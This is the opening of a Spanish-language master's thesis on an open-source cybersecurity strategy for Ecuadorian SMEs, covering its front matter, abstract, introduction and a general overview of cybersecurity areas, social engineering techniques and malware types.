CENTRO DE POSGRADOS

Tema:

ESTRATEGIA DE SEGURIDAD CON HERRAMIENTAS *OPEN SOURCE* PARA PREVENIR LA CIBERDELINCUENCIA EN PYMES ECUATORIANAS

Proyecto de investigación previo a la obtención del título de Magister en Ciberseguridad

Línea de investigación:

PROTECCIÓN DE DATOS Y COMUNICACIONES

Autor:

Edison Marcelo Mendoza Almachi

Director:

Mg. Galo Mauricio López Sevilla

Ambato – Ecuador

Abril 2025

DECLARACIÓN DE AUTENTICIDAD Y RESPONSABILIDAD

Yo: **EDISON MARCELO MENDOZA ALMACHI**, con cédula de ciudadanía **17508206800**, autor del trabajo de graduación intitulado: "ESTRATEGIA DE SEGURIDAD CON HERRAMIENTAS *OPEN SOURCE* PARA PREVENIR LA CIBERDELINCUENCIA EN PYMES ECUATORIANAS", previa a la obtención del título profesional de **MAGISTER EN CIBERSEGURIDAD**, en el centro de **POSGRADOS**.

1. Declaro tener pleno conocimiento de la obligación que tiene la Pontificia Universidad Católica del Ecuador, de conformidad con el artículo 144 de la Ley Orgánica de Educación Superior, de entregar a la SENESCYT en formato digital una copia del referido trabajo de graduación para que sea integrado al Sistema Nacional de Información de la Educación Superior del Ecuador para su difusión pública respetando los derechos de autor.

2. Autorizo a la Pontificia Universidad Católica del Ecuador a difundir a través del sitio web de la Biblioteca de la PUCE Ambato, el referido trabajo de graduación, respetando las políticas de propiedad intelectual de la Universidad.

Ambato, abril 2025

Edison Marcelo Mendoza Almachi

CC. 17508206800

PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR

SEDE AMBATO

APROBACIÓN DEL TRIBUNAL DE GRADO

Tema:

ESTRATEGIA DE SEGURIDAD CON HERRAMIENTAS *OPEN SOURCE* PARA PREVENIR LA CIBERDELINCUENCIA EN PYMES ECUATORIANAS

Línea de investigación:

PROTECCIÓN DE DATOS Y COMUNICACIONES

Autor:

Edison Marcelo Mendoza Almachi

Galo Mauricio López Sevilla, Ing. Mg. f._____
Firmado electrónicamente por: GALO MAURICIO LOPEZ SEVILLA

CC. 1802836039

CALIFICADOR

José Marcelo Balseca Manzano, Ing. Mg. f._____
Firmado electrónicamente por: JOSE MARCELO BALSECA MANZANO

CALIFICADOR

Enrique Xavier Garcés Freire, Ing. Mg. f._____
Firmado electrónicamente por: ENRIQUE XAVIER GARCES FREIRE

CALIFICADOR

Dayamy Lima Rojas, Lic. Mg. f._____
Firmado electrónicamente por: DAYAMY LIMA ROJAS

DIRECTORA CENTRO DE POSGRADOS

Diego Gonzalo Coca Chanalata, Dr. f._____
DIEGO GONZALO COCA CHANALATA
Firmado digitalmente por DIEGO GONZALO COCA CHANALATA
Fecha: 2025.04.02 14:24:34 -05'00'

SECRETARIO GENERAL PUCESA

Ambato – Ecuador

Abril 2025

DEDICATORIA

Todo el esfuerzo, el lapso que duro esta maestría y las malas noches va dedicado a mis Padres y mis hermanos, que fueron una gran motivación.

Siempre estoy con la frente en alto, cumpliendo mis metas y objetivos que me he puesto, recuerden que en esta vida no hay cosas imposibles, solo hombres incapaces.

Más se vivirá arrepentido de no intentarlo, que de haberlo intentado al menos una vez.

Dedicado a mi Dios por este nuevo reto superado.

AGRADECIMIENTO

Cada persona de esta promoción hizo varios esfuerzos para lograr cumplir el régimen académico de un año de la maestría, y yo no soy la excepción, tengo nitidez de mis memorias sobre mi trayectoria de vida, he pasado por situaciones difíciles, pero junto a mi familia (Padres y Hermanos) he logrado sobresalir y agradeceré infinitamente a ellos.

Además, también quiero dar un inmenso agradecimiento a mi Tutor Mg. López Sevilla Galo Mauricio por ser paciente, darme siempre su apoyo y tiempo para que logre cumplir mi proyecto de grado.

Tengo el honor y la satisfacción, de ser un estudiante más de la PUCESA, misma de la cual quedo en enorme agradecido con ella y con cada uno de mis Docentes por impartir conocimiento impecable, conocimiento que va mucho más allá de lo que se plantea en el régimen académico.

RESUMEN

El propósito del estudio fue diseñar una estrategia de seguridad utilizando herramientas Open Source para prevenir la ciberdelincuencia en las PYMES ecuatorianas. Se destacó la vulnerabilidad de estas organizaciones frente a ataques cibernéticos debido a la falta de recursos y la creciente dependencia de tecnologías digitales. La metodología empleada incluyó enfoques cualitativos y cuantitativos, con la implementación de un entorno controlado donde se utilizaron herramientas como OPNsense y Suricata.

Las pruebas se realizaron en dos escenarios: uno sin medidas de seguridad y otro con dichas herramientas implementadas, con el fin de evaluar su efectividad en la protección de los sistemas empresariales. Los resultados evidenciaron que el uso de estas herramientas permitió mitigar los riesgos asociados a ataques comunes, como SYN Flood, HTTP Flood y ataques de fuerza bruta.

La implementación de estas soluciones de código abierto demostró ser efectiva y económica, reduciendo la exposición de las PYMES a ciberataques sin la necesidad de grandes inversiones. Las conclusiones confirmaron que las herramientas Open Source son una opción económica para mejorar la seguridad de las PYMES, se recomienda implementar esta estrategia, así como políticas de seguridad más estrictas, y capacitar continuamente al personal para optimizar las medidas adoptadas frente a futuros ataques.

Palabras clave: ciberseguridad, ciberdelincuencia, open source, vulnerabilidad, ciberataques.

ABSTRACT

The purpose of the study was to design a security strategy using Open-Source tools to prevent cybercrime in Ecuadorian SMEs. It highlighted the vulnerability of these organizations to cyber-attacks due to the lack of resources and the growing dependence on digital technologies. The methodology employed included qualitative and quantitative approaches, with the implementation of a controlled environment where tools such as OPNsense and Suricata were used.

The tests were conducted in two scenarios: one without security measures and the other with these tools implemented, to evaluate their effectiveness in protecting enterprise systems. The results showed that the use of these tools mitigated the risks associated with common attacks, such as SYN Flood, HTTP Flood and brute force attacks.

The implementation of these open-source solutions proved to be effective and economical, reducing the exposure of SMEs to cyber-attacks without the need for large investments. The conclusions confirmed that Open Source tools are an economical option to improve the security of SMEs, it is recommended to implement this strategy, as well as stricter security policies, and to continuously train staff to optimize the measures taken against future attacks.

Keywords: *cybercrime, cybersecurity, open-source, vulnerability , cyberattacks.*

ÍNDICE GENERAL DE CONTENIDOS

ÍNDICE DE FIGURAS

NDICE DE TABLAS

INTRODUCCIÓN

La ciberdelincuencia se ha convertido en una de las principales amenazas para las pequeñas y medianas empresas (PYMES) en todo el mundo. La interconexión de sistemas y la dependencia de la tecnología han expuesto a las PYMES a riesgos significativos, con ataques que van desde el robo de datos hasta la interrupción de servicios críticos (Cárdenas Cruz, 2019). Estos ataques afectan la operación diaria de las empresas, sino que también pueden tener repercusiones a largo plazo, debilitando la confianza de los clientes y los socios comerciales. La situación es particularmente alarmante para las PYMES, a menudo carecen de los recursos financieros y humanos necesarios para implementar medidas de seguridad avanzadas y responder de manera efectiva a los incidentes de ciberseguridad (Cano & Monsalve Machado, 2023).

En Ecuador, este riesgo es especialmente significativo debido a la creciente digitalización de los procesos empresariales y la adopción de nuevas tecnologías (García, 2023). Las PYMES ecuatorianas, que representan una parte crucial de la economía del país, se enfrentan a desafíos adicionales, como la falta de infraestructura tecnológica robusta y la limitada conciencia sobre las amenazas cibernéticas. La vulnerabilidad de estas empresas no solo se traduce en potenciales pérdidas financieras y daños a la reputación, sino que también puede comprometer la integridad de información sensible, afectando datos de clientes, proveedores y empleados. Este escenario subraya la urgencia de desarrollar estrategias de seguridad accesibles y efectivas, que permitan a las PYMES protegerse contra la ciberdelincuencia y garantizar la continuidad de sus operaciones (Sánchez Paredes, 2021).

La falta de medidas de seguridad adecuadas y la escasez de recursos para invertir en costosas soluciones de ciberseguridad dejan a las PYMES ecuatorianas expuestas a diversas formas de ciberdelincuencia. Muchas PYMES no cuentan con departamentos de TI dedicados ni con personal especializado en ciberseguridad, lo que limita su capacidad para detectar y responder a amenazas cibernéticas (Paguay Paguay & Cáceres Abril, 2023). Esta situación se agrava debido a la falta de conciencia y formación en temas de seguridad digital entre los empleados, quienes a menudo se convierten en el eslabón más débil en la cadena de defensa

contra los ciberataques. Los delincuentes cibernéticos aprovechan estas debilidades para lanzar ataques que pueden incluir el robo de datos confidenciales, la instalación de *malware*, el *phishing* y el *ransomware*, lo que puede llevar a pérdidas financieras significativas y daños irreparables a la reputación de la empresa (Salazar Agudelo & Ríos Echeverri, 2023).

Esta vulnerabilidad no solo pone en riesgo la continuidad operativa de las PYMES, sino que también afecta negativamente su competitividad en el mercado global. En un entorno empresarial cada vez más interconectado, la capacidad de una empresa para proteger sus datos y sistemas es un factor crucial para mantener la confianza de sus clientes y socios comerciales (Salazar Agudelo & Ríos Echeverri, 2023). Las PYMES que no pueden garantizar la seguridad de la información corren el riesgo de perder contratos importantes, enfrentar sanciones legales y ver disminuida su reputación. Además, la recuperación de un incidente de ciberseguridad puede ser costosa y llevar mucho tiempo, lo que puede afectar gravemente las operaciones diarias y la rentabilidad a largo plazo. Por lo tanto, es imperativo que las PYMES ecuatorianas desarrollen e implementen estrategias de seguridad efectivas y asequibles para mitigar estos riesgos y asegurar su sostenibilidad en el mercado (Vinces Flores, 2023).

Las herramientas de ciberseguridad *open source* ofrecen una alternativa viable para las PYMES, permitiendo implementar estrategias de seguridad efectivas sin incurrir en altos costos (Penagos Muñoz, 2019). A diferencia de las soluciones comerciales que a menudo requieren inversiones significativas en licencias y mantenimiento, las herramientas *open source* están disponibles de manera gratuita, lo que las hace accesibles incluso para las empresas con presupuestos limitados. Estas herramientas son desarrolladas y mantenidas por comunidades de expertos en tecnología, lo que asegura una evolución constante y la incorporación de las últimas innovaciones en ciberseguridad (Calderón Pinto et al., 2023). La colaboración abierta también fomenta la transparencia y permite a los usuarios auditar el código para garantizar que no haya vulnerabilidades ocultas, aumentando así la confianza en estas soluciones.

El *software open source* está viviendo un auténtico auge dentro del ámbito empresarial, permite a las empresas acelerar los ciclos de desarrollo de productos

y servicios, reducir costes y mejorar la infraestructura. Las herramientas de código abierto son especialmente beneficiosas para las PYMES, ofrecen soluciones accesibles y de alta calidad sin los altos costos asociados con las licencias de *software* propietario (Rojas Huarhuachi, 2023). Además, estas herramientas permiten a los profesionales y comunidades utilizarlas, modificarlas, adaptarlas y distribuirlas de acuerdo con sus necesidades, lo que facilita la identificación y corrección rápida de vulnerabilidades.

El uso de *software open source* en ciberseguridad no solo proporciona una solución económica, sino que también fomenta la colaboración y el intercambio de conocimientos entre empresas y expertos en tecnología. Esta colaboración abierta asegura que las herramientas de seguridad se mantengan actualizadas frente a las nuevas amenazas y permite a las PYMES beneficiarse de las últimas innovaciones y mejores prácticas en ciberseguridad. La capacidad de personalizar estas herramientas según las necesidades específicas de cada empresa también significa que las PYMES pueden implementar soluciones de seguridad que se ajusten perfectamente a su infraestructura y operaciones, mejorando así su resistencia frente a los ciberataques (Álvarez Alonso et al., 2024).

Las amenazas de seguridad que acechan a las empresas son cada vez más sofisticadas y complejas, afectando tanto la seguridad física como la electrónica. En Ecuador, las empresas deben enfrentar tres principales riesgos: accesos no autorizados, robos e ingeniería social. La inseguridad es una de las principales preocupaciones de las empresas ecuatorianas y uno de los más importantes obstáculos para incrementar la competitividad y la productividad (Sangucho Sandoval, 2020). Los accesos no autorizados pueden resultar en el robo de información crítica y la alteración de datos esenciales, mientras que los robos físicos pueden comprometer la integridad de los sistemas y equipos (Mullo Mullo, 2023).

La ingeniería social, que implica manipular a las personas para que revelen información confidencial, se está convirtiendo en una táctica cada vez más utilizada por los ciberdelincuentes. Las PYMES, debido a la falta de capacitación adecuada en ciberseguridad, son particularmente vulnerables a estos ataques. Abordar estos desafíos requiere un enfoque integral que incluya la implementación de tecnologías

de seguridad robustas, la educación continua de los empleados sobre las mejores prácticas de seguridad y la adopción de una cultura de seguridad en toda la organización. Solo mediante la combinación de estas estrategias pueden las PYMES ecuatorianas mitigar eficazmente los riesgos y asegurar su crecimiento y sostenibilidad en el competitivo mercado actual.

Las herramientas *open source* para la ciberseguridad ofrecen una amplia gama de soluciones para protegerse contra las crecientes amenazas cibernéticas. En el ámbito de la detección y análisis, destacan herramientas como *Noir*, un detector de superficie de ataque que ayuda a identificar posibles vulnerabilidades en la red. *Associated-Threat-Analyzer* es otra herramienta invaluable que puede identificar direcciones IPv4 maliciosas y nombres de dominio asociados, permitiendo a las empresas bloquear activamente fuentes de amenazas. *DNSWatch*, por su parte, permite rastrear y analizar el tráfico DNS en una red específica, lo que ayuda a detectar actividades sospechosas (Pineda & Quiceno, 2023). *Holehe OSINT* es una herramienta útil para verificar la autenticidad de un correo electrónico y analizar su relación con más de 120 plataformas, lo que es crucial para detectar correos de phishing. *Bryobio* optimiza el análisis de captura de red (PCAP) para personal de operaciones de seguridad (SOC), facilitando la identificación de posibles amenazas. Finalmente, *Bashfuscator* es un *framework* de ofuscación de *Bash* modular y extensible, utilizado para proteger scripts *Bash* de ser interpretados por usuarios no autorizados, lo que contribuye a la seguridad de los sistemas (Cacho Sánchez, 2023).

Hoy en día existe un sin número de opciones de seguridad informática, pero requieren de cierto valor económico. Empresas como: *SocRadar, Recorded Future, Anomali, ThreatConnect, CyberArk Interset y FireEye iSIGHT Intelligence* ofrecen este tipo de herramientas; su valor (según lo que se declara en sus propios sitios web empresariales) varía de acuerdo con el plan de suscripción, y va desde los $10.000 a $250.000 anuales. Y también hay otras empresas como *Symantec* (ahora parte de Broadcom), *CrowdStrike, Palo Alto Networks e IBM Security X-Force*, que tienen un costo más elevado, desde $30.000 a $ 600.000 anuales. Esto dificulta que no se puedan implementar herramientas de *cyber threats intelligence* en PYMES, muchas de ellas, no cuentan con recursos económicos para su

aplicación y sigan teniendo sus sistemas de seguridad y gestión de eventos más conocido como SIEM.

Agencias gubernamentales y expertos en ciberseguridad tienen estrategias para mitigar las amenazas cibernéticas, dichas amenazas son registradas en sus sistemas SIEM, para recopilación, investigación y análisis de tendencias en el campo de las ciberamenazas de forma individual, es decir; ninguna organización se ve obligada a compartir e intercambiar información de las amenazas (como direcciones IP, URL, nombres de dominio, hash de malware u otros indicadores de compromiso) que hayan surgido a lo largo del tiempo, lo que dificulta la adquisición de conocimientos sobre las técnicas, tácticas, y procedimientos que usan los ciberdelincuentes al infiltrarse o al atacar una infraestructura de TI con el objetivo de obtener beneficio económico o simplemente por causar daño a la integridad, confidencialidad y disponibilidad de la información. Con estos antecedentes descritos se puede concluir el siguiente problema:

- ¿Como prevenir la ciberdelincuencia en PYMES ecuatorianas?

La ciberseguridad en la actual era digital ha tomado un papel fundamental para la supervivencia y crecimiento de las pequeñas y medianas empresas (PYMES). Sin embargo, cabe resaltar que muchas PYMES en el Ecuador enfrentan varios desafíos por la falta de conocimientos especializados en dicho ámbito. Por ende, el objetivo general de este proyecto de investigación es implementar una estrategia de seguridad con herramientas *open source* para prevenir la ciberdelincuencia en las PYMES ecuatorianas. Para alcanzar este objetivo general, se han establecido varios objetivos específicos los cuales permitirán examinar de manera eficaz los distintos aspectos de la ciberseguridad. A continuación, se detallan los objetivos específicos:

1. Fundamentar teóricamente estrategias de seguridad y herramientas *Open Source* que pueden aplicarse las PYMES ecuatorianas.
2. Diagnosticar los requisitos técnicos para implementar una estrategia de seguridad en un ambiente virtualizado con herramientas *Open Source*.
3. Aplicar la metodología *cyber threat intelligence* con herramientas *Open Source* en una prueba piloto.

4. Diseñar una estrategia de seguridad en base a los resultados de la aplicación de la metodología *cyber threat intelligence* para la prevención de la ciberdelincuencia en PYMES ecuatorianas.

Con respecto a la metodología se tuvo un enfoque cualitativo y cuantitativo el cual facilitó el desarrollo de este proyecto de investigación. Se realizó una revisión de literatura la cual permitió conocer aspectos de suma importancia sobre la ciberseguridad, estrategias de seguridad y herramientas *open source*. Además, se identificó los requisitos necesarios para poder implementar una estrategia de seguridad en un ambiente completamente virtualizado.

La metodología de esta investigación tiene un enfoque cualitativo y cuantitativo. Se realizará una revisión pertinente de la literatura sobre ciberseguridad, estrategias de seguridad y herramientas *open source*, lo que permitirá la fundamentación teórica de las estrategias de seguridad y la selección de las herramientas más adecuadas. Además, se realizará un diagnóstico para determinar los requisitos técnicos necesarios para implantar una estrategia de seguridad en un entorno completamente virtualizado. Posteriormente, se implementará la metodología *cyber threat intelligence* en una prueba piloto que empleará herramientas de código abierto. A partir de los resultados de la prueba piloto se desarrollará una estrategia de seguridad específica para la prevención de la ciberdelincuencia en las PYMES ecuatorianas. Finalmente, se emplearán métodos de análisis estadístico y cualitativo para evaluar la eficacia de la estrategia implementada y proporcionar recomendaciones para su mejora continua.

La justificación de esta investigación nace por la creciente amenaza de la ciberdelincuencia a la que se enfrentan las empresas tanto a nivel nacional como internacional. En este caso, las PYMES son un componente esencial de la economía ecuatoriana, contribuyen significativamente al desarrollo económico del país. Sin embargo, su limitada capacidad para invertir en costosas soluciones de ciberseguridad las hace susceptibles a una serie de ciberamenazas que podrían traer consecuencias catastróficas para sus operaciones, lo que afectaría netamente a la sostenibilidad empresarial.

Por ello, la implementación de una estrategia de seguridad con herramientas open source ofrece una solución viable y de fácil acceso para estas empresas. Cabe resaltar que estas herramientas open source económicamente accesibles y altamente personalizables, además son mantenidas por comunidades de ciberseguridad, lo que garantiza que se mantengan actualizadas en respuesta a las nuevas amenazas.

CAPÍTULO I. ESTADO DEL ARTE Y LA PRÁCTICA

1.1. Ciberseguridad

La ciberseguridad es un campo multidisciplinario que engloba prácticas, tecnologías y procesos diseñados para proteger los sistemas informáticos, redes, dispositivos móviles y datos contra amenazas digitales. Estas amenazas pueden incluir ataques cibernéticos, *malware*, *phishing*, *ransomware*, robo de datos, espionaje cibernético y otros tipos de actividades maliciosas (Cando-Segovia & Chicaiza, 2021).

La ciberseguridad busca garantizar la confidencialidad, integridad y disponibilidad de la información y los recursos tecnológicos. La confidencialidad implica que la información solo es accesible para aquellos autorizados a verla (Niño Morante, 2019). La integridad se refiere a la precisión y fiabilidad de la información y los sistemas, asegurando que no hayan sido modificados de manera no autorizada. La disponibilidad se refiere a la accesibilidad y funcionalidad de los sistemas y la información , si se necesitan.(Cando-Segovia & Chicaiza, 2021)

Además de proteger contra amenazas externas, la ciberseguridad también aborda riesgos internos, como errores humanos y fallas técnicas. Asimismo, considera aspectos éticos, legales y regulatorios relacionados con el uso de la tecnología y la privacidad de los datos.

Según el proveedor de renombre mundial Kaspersky, se puede dividir en seis categorías fundamentales que abarcan diferentes aspectos de la protección de sistemas y datos en entornos digitales cada vez más complejos y amenazantes.

Seguridad de la red

La seguridad de la red se enfoca en proteger los sistemas informáticos contra intrusos y amenazas externas mediante la configuración de *firewalls*, la detección y prevención de intrusiones, y la implementación de políticas de seguridad para garantizar que solo usuarios autorizados accedan a los recursos de la red. Esto se logra mediante la vigilancia constante del tráfico de red en busca de actividad sospechosa, la aplicación de reglas de filtrado y la autenticación de usuarios, lo que ayuda a prevenir ataques cibernéticos como *malware*, virus y ataques de

denegación de servicio, protegiendo así la integridad, confidencialidad y disponibilidad de los datos (Cárdenas Rodríguez, 2022).

Seguridad de la información

Seguridad de la información se centra en proteger la integridad y el almacenamiento de los datos mediante el cifrado de datos, la gestión de accesos y la protección contra pérdidas de datos mediante copias de seguridad y medidas de prevención de la pérdida de datos. El cifrado de datos garantiza que la información sensible esté protegida durante su almacenamiento y transmisión, mientras que la gestión de accesos se encarga de controlar quién tiene permiso para acceder a los datos y qué tipo de acceso se les otorga. Por otro lado, las copias de seguridad y las medidas de prevención de la pérdida de datos aseguran que los datos críticos estén protegidos contra eventos como fallas de *hardware*, errores humanos o ciberataques, garantizando así la disponibilidad y la integridad de la información (Gantiva Rincón, 2021).

Seguridad de las aplicaciones

Seguridad de las aplicaciones se centra en proteger los dispositivos y el software contra amenazas como virus, *malware* y ataques de día cero. Esto se logra mediante la actualización regular de *software*, el uso de *software* antivirus y *antimalware*, y la aplicación de políticas de seguridad de aplicaciones. La actualización regular de *software* es crucial para corregir vulnerabilidades conocidas y garantizar que el *software* esté protegido contra amenazas conocidas. El uso de *software* antivirus y *antimalware* ayuda a detectar y eliminar *software* malicioso, mientras que la aplicación de políticas de seguridad de aplicaciones garantiza que solo las aplicaciones seguras y aprobadas se ejecuten en los dispositivos, reduciendo así el riesgo de ataques cibernéticos y protegiendo la integridad y disponibilidad de los datos (Gantiva Rincón, 2021).

Seguridad operativa

Seguridad operativa, también conocida como seguridad de procedimientos, se refiere a la implementación de prácticas y procedimientos de seguridad para proteger los activos digitales. Esto incluye la gestión de parches, la monitorización de eventos de seguridad y la respuesta a incidentes de seguridad. La gestión de

parches es fundamental para mantener actualizado el software y cerrar posibles vulnerabilidades. La monitorización de eventos de seguridad ayuda a identificar y responder rápidamente a posibles amenazas, mientras que la respuesta a incidentes de seguridad garantiza que se tomen medidas adecuadas para mitigar los efectos de un incidente de seguridad y prevenir futuros incidentes. Estas prácticas y procedimientos ayudan a garantizar la integridad, confidencialidad y disponibilidad de los activos digitales de una organización (Gantiva Rincón, 2021).

Recuperación en caso de catástrofe

Esta categoría abarca las respuestas a un ciberataque o pérdida de datos, e incluye la implementación de planes de continuidad del negocio, la recuperación de desastres y la restauración de datos para minimizar el impacto de un incidente de seguridad. Los planes de continuidad del negocio son esenciales para asegurar que la organización pueda seguir operando después de un desastre, mientras que la recuperación de desastres se enfoca en restablecer rápidamente las operaciones normales después de un incidente. La restauración de datos implica recuperar la información perdida o dañada para garantizar la integridad y disponibilidad de los datos críticos. Estas medidas son fundamentales para garantizar la supervivencia y la resiliencia de una organización ante posibles catástrofes o ciberataques (Cárdenas Rodríguez, 2022).

Educación del usuario final

Incluye la formación de los usuarios sobre cómo reconocer y evitar amenazas cibernéticas, la importancia de utilizar contraseñas seguras y la concienciación sobre la protección de datos personales y corporativos. Esta categoría busca empoderar a los usuarios para que puedan tomar decisiones informadas y adoptar prácticas seguras en su uso de la tecnología, lo que ayuda a proteger sus propios dispositivos, datos y los activos de la organización. La educación continua y la sensibilización son clave para mantener a los usuarios actualizados sobre las últimas amenazas y medidas de seguridad (Cárdenas Rodríguez, 2022).

1.2. Amenazas en ciberseguridad

Ingeniería Social

La ingeniería social es una técnica utilizada por los ciberdelincuentes para manipular psicológicamente a las personas y obtener información confidencial o acceso a sistemas informáticos. Se basa en la interacción humana y en la manipulación de la confianza de las personas para engañarlas y lograr sus objetivos maliciosos. A diferencia de otras formas de ataques cibernéticos que se basan en vulnerabilidades técnicas, la ingeniería social explota las vulnerabilidades humanas, como la falta de conciencia o la tendencia a confiar en otros (Alzas Hernández, 2023).

Los ataques de ingeniería social pueden adoptar diversas formas, como llamadas telefónicas fraudulentas, correos electrónicos de phishing, mensajes de texto engañosos o incluso la creación de perfiles falsos en redes sociales. El objetivo final suele ser persuadir a la víctima para que revele información confidencial, como contraseñas, números de tarjetas de crédito o datos personales, o para que realice acciones que comprometan la seguridad de sus sistemas (Berenguer Serrato, 2018).

Técnicas Comunes

Phishing y Smishing

El *phishing* y el *smishing* son técnicas de ingeniería social utilizadas por ciberdelincuentes para obtener información confidencial de forma fraudulenta. En el phishing, los atacantes envían correos electrónicos aparentemente legítimos que engañan a las víctimas para que revelen información personal, como contraseñas, números de tarjetas de crédito o información bancaria. Estos correos electrónicos suelen contener enlaces maliciosos que dirigen a sitios web falsos diseñados para robar información. Por otro lado, el *smishing* es una variante del phishing que utiliza mensajes de texto en lugar de correos electrónicos. Los mensajes de texto suelen contener enlaces o números de teléfono fraudulentos que intentan engañar a las víctimas para que revelen información confidencial (Núñez, 2023).

Ambas técnicas se basan en la manipulación psicológica y la falsificación de identidad para engañar a las víctimas. Los ciberdelincuentes suelen utilizar técnicas de ingeniería social, como la urgencia o la promesa de una recompensa, para persuadir a las víctimas de que revelen información confidencial. Es importante que los usuarios estén alertas y desconfíen de cualquier solicitud de información personal que parezca sospechosa. Además, es recomendable utilizar medidas de seguridad adicionales, como la autenticación de dos factores, para protegerse contra estas amenazas (Alzas Hernández, 2023).

Pretexting

El *pretexting* es una forma de ingeniería social en la que un atacante crea un escenario falso o una historia inventada (pretexto) para obtener información confidencial de una persona. El objetivo del *pretexting* es engañar a la víctima para que revele información personal o datos sensibles, como contraseñas, números de seguridad social o información financiera.

Para llevar a cabo un ataque de *pretexting*, el atacante suele investigar a la víctima para obtener información que pueda utilizar en su pretexto. Esto puede incluir detalles sobre la vida personal o profesional de la víctima, sus intereses, contactos o cualquier otra información que pueda hacer que el pretexto sea más creíble (Núñez, 2023).

Una vez que el atacante ha recopilado suficiente información, se pone en contacto con la víctima y utiliza el pretexto para solicitar la información deseada. Por ejemplo, el atacante puede hacerse pasar por un empleado de servicio al cliente de una empresa y solicitar información de cuenta para “verificar la identidad” de la víctima.

Baiting

El *baiting* es otra técnica de ingeniería social que utiliza la promesa de algo atractivo para engañar a las personas y obtener información confidencial o acceso a sistemas informáticos. A menudo, los atacantes utilizan la promesa de un beneficio, como un premio o una descarga gratuita, para atraer a las víctimas a caer en su trampa (Alzas Hernández, 2023). Algunos ejemplos de cómo se puede utilizar el *baiting* son:

- **Ofertas de descarga gratuita:** Los atacantes pueden ofrecer descargas gratuitas de *software*, música, películas u otros archivos atractivos. Sin embargo, estos archivos pueden estar infectados con *malware* que infecta el sistema de la víctima una vez descargado y ejecutado.
- **Premios falsos:** Los atacantes pueden enviar correos electrónicos o mensajes que informan a la víctima que han ganado un premio, como un viaje o un dispositivo electrónico costoso. Para reclamar el premio, se les pide que proporcionen información personal o financiera.
- **Dispositivos USB infectados:** Los atacantes pueden dejar dispositivos USB infectados en lugares públicos, como estacionamientos o salas de espera. Si alguien encuentra el dispositivo y lo conecta a su computadora, el *malware* se instala automáticamente en el sistema.
- **Ofertas de empleo falsas:** Los atacantes pueden publicar ofertas de empleo falsas en sitios web de empleo o redes sociales. Los solicitantes interesados pueden ser dirigidos a completar formularios que soliciten información personal o financiera.

Malware

El *malware*, término derivado de la combinación de las palabras "malicioso" y "*software*", constituye una categoría amplia de programas informáticos diseñados con intenciones maliciosas. Estos programas están diseñados para dañar, interrumpir, o robar información de sistemas informáticos, y pueden tener un impacto devastador en las organizaciones y los usuarios individuales (Villafranca Albaladejo, 2021).

Los ataques de *malware* pueden tener consecuencias devastadoras para las organizaciones, incluyendo la pérdida de datos, la interrupción de operaciones y daños a la reputación. Es fundamental que las organizaciones implementen medidas de seguridad robustas, como programas antivirus y *firewalls*, para protegerse contra el *malware*. Además, la educación y concienciación de los usuarios sobre las prácticas seguras en línea también son cruciales para prevenir infecciones por *malware* (Pardo-Rodríguez & Sánchez-Suárez, 2021). Existen

varios tipos de *malware*, cada uno con su propio método de funcionamiento y propagación:

Virus

Un virus informático es un programa malicioso que se adhiere a un archivo o programa existente y se replica , si el archivo o programa infectado se ejecuta. Los virus pueden propagarse a través de dispositivos de almacenamiento extraíbles, redes locales o Internet. Una vez que un virus infecta un sistema, puede realizar una variedad de acciones maliciosas, como dañar archivos, robar información confidencial, ralentizar el sistema o incluso tomar el control completo del mismo (Villafranca Albaladejo, 2021).

Los virus informáticos se clasifican en varias categorías según su comportamiento y método de infección. Algunos virus se propagan enviándose a sí mismos a través de correos electrónicos o mensajería instantánea, mientras que otros se propagan aprovechando vulnerabilidades en el software del sistema. Los virus también pueden ser polimórficos, lo que significa que pueden cambiar su código para evadir la detección por parte de los programas antivirus.

Gusanos (*Worms*)

Los gusanos informáticos son programas maliciosos diseñados para reproducirse y propagarse a través de redes informáticas, sin necesidad de adjuntarse a archivos o programas existentes. A diferencia de los virus, los gusanos pueden propagarse de manera autónoma, sin necesidad de intervención humana. Los gusanos suelen aprovechar vulnerabilidades en sistemas operativos o aplicaciones para infectar otros dispositivos en la red.

Una vez que un gusano infecta un dispositivo, puede realizar una variedad de acciones maliciosas, como robar información, dañar archivos o ralentizar el sistema. Los gusanos también pueden utilizar recursos del sistema, como el ancho de banda de la red, para propagarse rápidamente a otros dispositivos en la red. Los gusanos informáticos pueden ser especialmente peligrosos debido a su capacidad para propagarse rápidamente a través de redes grandes (Pardo-Rodríguez & Sánchez-Suárez, 2021).

Troyanos (*Trojans*)

Los troyanos, o caballos de Troya, son programas de *malware* que se camuflan como *software* legítimo para engañar a los usuarios y obtener acceso no autorizado a sus sistemas. A diferencia de los virus y gusanos, los troyanos no se replican a sí mismos, sino que requieren la interacción del usuario para ser instalados. Una vez que un troyano ha infectado un sistema, puede permitir que un atacante tome el control de este, robar información confidencial, como contraseñas o datos bancarios, o realizar otras acciones maliciosas (Villafranca Albaladejo, 2021).

Los troyanos suelen distribuirse a través de descargas de *software* falsificado, correos electrónicos de *phishing* o sitios web maliciosos. Pueden estar diseñados para realizar una amplia variedad de funciones, desde el robo de información hasta la instalación de otros programas maliciosos en el sistema infectado (Villafranca Albaladejo, 2021).

Ransomware

El *ransomware* es un tipo de *malware* que cifra los archivos de la víctima y luego exige un rescate, generalmente en forma de criptomoneda, a cambio de proporcionar la clave de descifrado necesaria para restaurar el acceso a los archivos (Plaza González, 2021). Este tipo de ataque ha aumentado significativamente en los últimos años y puede tener consecuencias devastadoras para las organizaciones y los individuos afectados.

Los ataques de *ransomware* suelen propagarse a través de correos electrónicos de phishing, sitios web maliciosos o mediante la explotación de vulnerabilidades en sistemas no actualizados. Una vez que el *malware* infecta un sistema, comienza a cifrar los archivos, lo que impide que los usuarios accedan a ellos. Una vez completado el cifrado, se muestra un mensaje de rescate en el que se exige el pago de una cantidad específica de dinero a cambio de la clave de descifrado (Plaza González, 2021).

El *ransomware* puede paralizar completamente a una organización, puede afectar a una amplia gama de sistemas y archivos críticos. Además del costo financiero del rescate, las organizaciones también pueden enfrentar costos adicionales

relacionados con la recuperación de datos, la pérdida de productividad y los daños a la reputación (Plaza González, 2021).

Spyware

El *spyware* es un tipo de *software* malicioso diseñado para recopilar información sobre las actividades de un usuario en línea sin su conocimiento o consentimiento. Este tipo de *malware* puede ser especialmente invasivo, puede registrar pulsaciones de teclas, capturar información personal como contraseñas o números de tarjeta de crédito, y monitorear la actividad del navegador(Arango Gómez, 2023).

